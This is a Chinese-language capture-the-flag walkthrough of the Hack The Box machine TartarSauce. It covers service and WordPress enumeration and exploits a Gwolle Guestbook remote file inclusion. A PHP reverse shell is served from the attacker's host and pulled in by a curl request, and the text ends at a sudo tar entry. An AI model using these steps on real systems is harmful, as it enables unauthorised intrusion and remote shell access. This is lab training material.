HTB TartarSauce writeup
大佬请忽略!
TartarSauce攻击要点:
★ WordPress枚举信息
★ sudo + tar提权
★ 定时任务压缩与解压,打个"时间差"
nmap
bash
└─$ nmap -p- -sCV --min-rate 1000 10.10.10.88
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-04 10:20 CST
Warning: 10.10.10.88 giving up on port because retransmission cap hit (10).
Nmap scan report for 10.10.10.88
Host is up (0.46s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Landing Page
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-robots.txt: 5 disallowed entries
| /webservices/tar/tar/source/
| /webservices/monstra-3.0.4/ /webservices/easy-file-uploader/
|_/webservices/developmental/ /webservices/phpmyadmin/

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 155.03 seconds
靶机仅暴露http 80端口,robots.txt文件泄露一些路径信息,OS是Ubuntu。
HTTP
访问所有路径发现在/webservices/monstra-3.0.4/下有服务。



使用admin/admin成功登录系统(这么essy!?),monstra 3.0.4 exploit一顿操作,各种不成功(......)。心想这应该是兔子洞吧,那肯定还有其他的web,从头开始枚举......
gobuster
bash
└─$ gobuster dir -u http://10.10.10.88/ -t 100 -o gobuster.log --no-error -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x txt,php,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.88/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 290]
/.html                (Status: 403) [Size: 291]
/index.html           (Status: 200) [Size: 10766]
/robots.txt           (Status: 200) [Size: 208]
/webservices          (Status: 301) [Size: 316] [--> http://10.10.10.88/webservices/]
/.php                 (Status: 403) [Size: 290]
/.html                (Status: 403) [Size: 291]
/server-status        (Status: 403) [Size: 299]
Progress: 882236 / 882240 (100.00%)
===============================================================
Finished
===============================================================
bash
└─$ gobuster dir -u http://10.10.10.88/webservices/ -t 100 -o gobuster.log --no-error -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x txt,php,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.88/webservices/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 303]
/.php                 (Status: 403) [Size: 302]
/wp                   (Status: 301) [Size: 319] [--> http://10.10.10.88/webservices/wp/]
/.html                (Status: 403) [Size: 303]
/.php                 (Status: 403) [Size: 302]
Progress: 882236 / 882240 (100.00%)
===============================================================
Finished
===============================================================
bash
└─$ gobuster dir -u http://10.10.10.88/webservices/wp/ -t 100 -o gobuster.log --no-error -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x txt,php,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.88/webservices/wp/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 305]
/index.php            (Status: 301) [Size: 0] [--> http://10.10.10.88/webservices/wp/]
/.html                (Status: 403) [Size: 306]
/wp-content           (Status: 301) [Size: 330] [--> http://10.10.10.88/webservices/wp/wp-content/]
/wp-login.php         (Status: 200) [Size: 2338]
/license.txt          (Status: 200) [Size: 19935]
/wp-includes          (Status: 301) [Size: 331] [--> http://10.10.10.88/webservices/wp/wp-includes/]
/readme.html          (Status: 200) [Size: 7413]
/wp-trackback.php     (Status: 200) [Size: 135]
/wp-admin             (Status: 301) [Size: 328] [--> http://10.10.10.88/webservices/wp/wp-admin/]
/xmlrpc.php           (Status: 405) [Size: 42]
/.html                (Status: 403) [Size: 306]
/.php                 (Status: 403) [Size: 305]
/wp-signup.php        (Status: 302) [Size: 0] [--> http://tartarsauce.htb/webservices/wp/wp-login.php?action=register]
Progress: 882236 / 882240 (100.00%)
===============================================================
Finished
===============================================================
WordPress网站

域名tartarsauce.htb维护到/etc/hosts
bash
echo tartarsauce.htb 10.10.10.88 | sudo tee -a /etc/hosts
都是WordPress服务。
Shell as www-data
wpscan枚举插件信息
bash
└─$ wpscan --url http://tartarsauce.htb/webservices/wp/ -e p --plugins-detection aggressive
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://tartarsauce.htb/webservices/wp/ [10.10.10.88]
[+] Started: Thu Nov  6 10:24:24 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://tartarsauce.htb/webservices/wp/xmlrpc.php
 | Found By: Link Tag (Passive Detection)
 | Confidence: 100%
 | Confirmed By: Direct Access (Aggressive Detection), 100% confidence
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://tartarsauce.htb/webservices/wp/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://tartarsauce.htb/webservices/wp/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.9.4 identified (Insecure, released on 2018-02-06).
 | Found By: Rss Generator (Passive Detection)
 |  - http://tartarsauce.htb/webservices/wp/index.php/feed/, <generator>https://wordpress.org/?v=4.9.4</generator>
 |  - http://tartarsauce.htb/webservices/wp/index.php/comments/feed/, <generator>https://wordpress.org/?v=4.9.4</generator>

[+] WordPress theme in use: voce
 | Location: http://tartarsauce.htb/webservices/wp/wp-content/themes/voce/
 | Latest Version: 1.1.0 (up to date)
 | Last Updated: 2017-09-01T00:00:00.000Z
 | Readme: http://tartarsauce.htb/webservices/wp/wp-content/themes/voce/readme.txt
 | Style URL: http://tartarsauce.htb/webservices/wp/wp-content/themes/voce/style.css?ver=4.9.4
 | Style Name: voce
 | Style URI: http://limbenjamin.com/pages/voce-wp.html
 | Description: voce is a minimal theme, suitable for text heavy articles. The front page features a list of recent ...
 | Author: Benjamin Lim
 | Author URI: https://limbenjamin.com
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.1.0 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://tartarsauce.htb/webservices/wp/wp-content/themes/voce/style.css?ver=4.9.4, Match: 'Version: 1.1.0'

[+] Enumerating Most Popular Plugins (via Aggressive Methods)
 Checking Known Locations - Time: 00:01:21 <===========================================> (1500 / 1500) 100.00% Time: 00:01:21
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] akismet
 | Location: http://tartarsauce.htb/webservices/wp/wp-content/plugins/akismet/
 | Last Updated: 2025-07-15T18:17:00.000Z
 | Readme: http://tartarsauce.htb/webservices/wp/wp-content/plugins/akismet/readme.txt
 | [!] The version is out of date, the latest version is 5.5
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://tartarsauce.htb/webservices/wp/wp-content/plugins/akismet/, status: 200
 |
 | Version: 4.0.3 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://tartarsauce.htb/webservices/wp/wp-content/plugins/akismet/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://tartarsauce.htb/webservices/wp/wp-content/plugins/akismet/readme.txt

[+] gwolle-gb
 | Location: http://tartarsauce.htb/webservices/wp/wp-content/plugins/gwolle-gb/
 | Last Updated: 2025-06-23T16:09:00.000Z
 | Readme: http://tartarsauce.htb/webservices/wp/wp-content/plugins/gwolle-gb/readme.txt
 | [!] The version is out of date, the latest version is 4.9.3
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://tartarsauce.htb/webservices/wp/wp-content/plugins/gwolle-gb/, status: 200
 |
 | Version: 2.3.10 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://tartarsauce.htb/webservices/wp/wp-content/plugins/gwolle-gb/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://tartarsauce.htb/webservices/wp/wp-content/plugins/gwolle-gb/readme.txt

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Nov  6 10:25:58 2025
[+] Requests Done: 1538
[+] Cached Requests: 11
[+] Data Sent: 468.738 KB
[+] Data Received: 338.264 KB
[+] Memory used: 242.723 MB
[+] Elapsed time: 00:01:33
工具枚举完之后再访问一遍地址确认一下真实的版本号,有的靶机会欺骗工具隐藏真实的版本号。
gwolle-gb 1.5.3 exploit

WordPress Plugin Gwolle Guestbook 1.5.3 - Remote File Inclusion
tcl
HTTP GET parameter "abspath" is not being properly sanitized before being used in PHP require() function. A remote attacker can include a file named 'wp-load.php' from arbitrary remote server and execute its content on the vulnerable web server. In order to do so the attacker needs to place a malicious 'wp-load.php' file into his server document root and includes server's URL into request:

http://[host]/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://[hackers_website]

In order to exploit this vulnerability 'allow_url_include' shall be set to 1. Otherwise, attacker may still include local files and also execute arbitrary code.

Successful exploitation of this vulnerability will lead to entire WordPress installation compromise, and may even lead to the entire web server compromise.
Fire
bash
cp /usr/share/webshells/php/php-reverse-shell.php ./wp-load.php修改wp-load.php地址和端口kali IP地址和kali监听的端口号。
bash
└─$ cat wp-load.php
<?php
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.16.14';  // CHANGE THIS
$port = 9001;       // CHANGE THIS
...[snip]...
kali启动nc监听9001接受反弹shell,python启动http服务监听80传输文件
bash
nc -lvnp 9001
bash
python -m http.server 80
bash
curl http://tartarsauce.htb/webservices/wp/wp-content/plugins/gwolle-gb/frontend/captcha/ajaxresponse.php?abspath=http://10.10.16.14:80/
升级全交互式shell
bash
$ script /dev/null -c bash
Script started, file is /dev/null
www-data@TartarSauce:/$ ^Z
zsh: suspended  nc -lvnp 9001


└─$ stty raw -echo;fg
[1]  + continued  nc -lvnp 9001
                               export TERM=xterm
www-data@TartarSauce:/$ stty rows 29 columns 119
www-data@TartarSauce:/$
Shell as onuma
sudo -l
通过配置 /etc/sudoers,允许普通用户以超级用户(或其他用户)身份执行特定命令,利用 sudo 临时切换权限运行。
bash
www-data@TartarSauce:/$ sudo -l
Matching Defaults entries for www-data on TartarSauce:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on TartarSauce:
    (onuma) NOPASSWD: /bin/tar
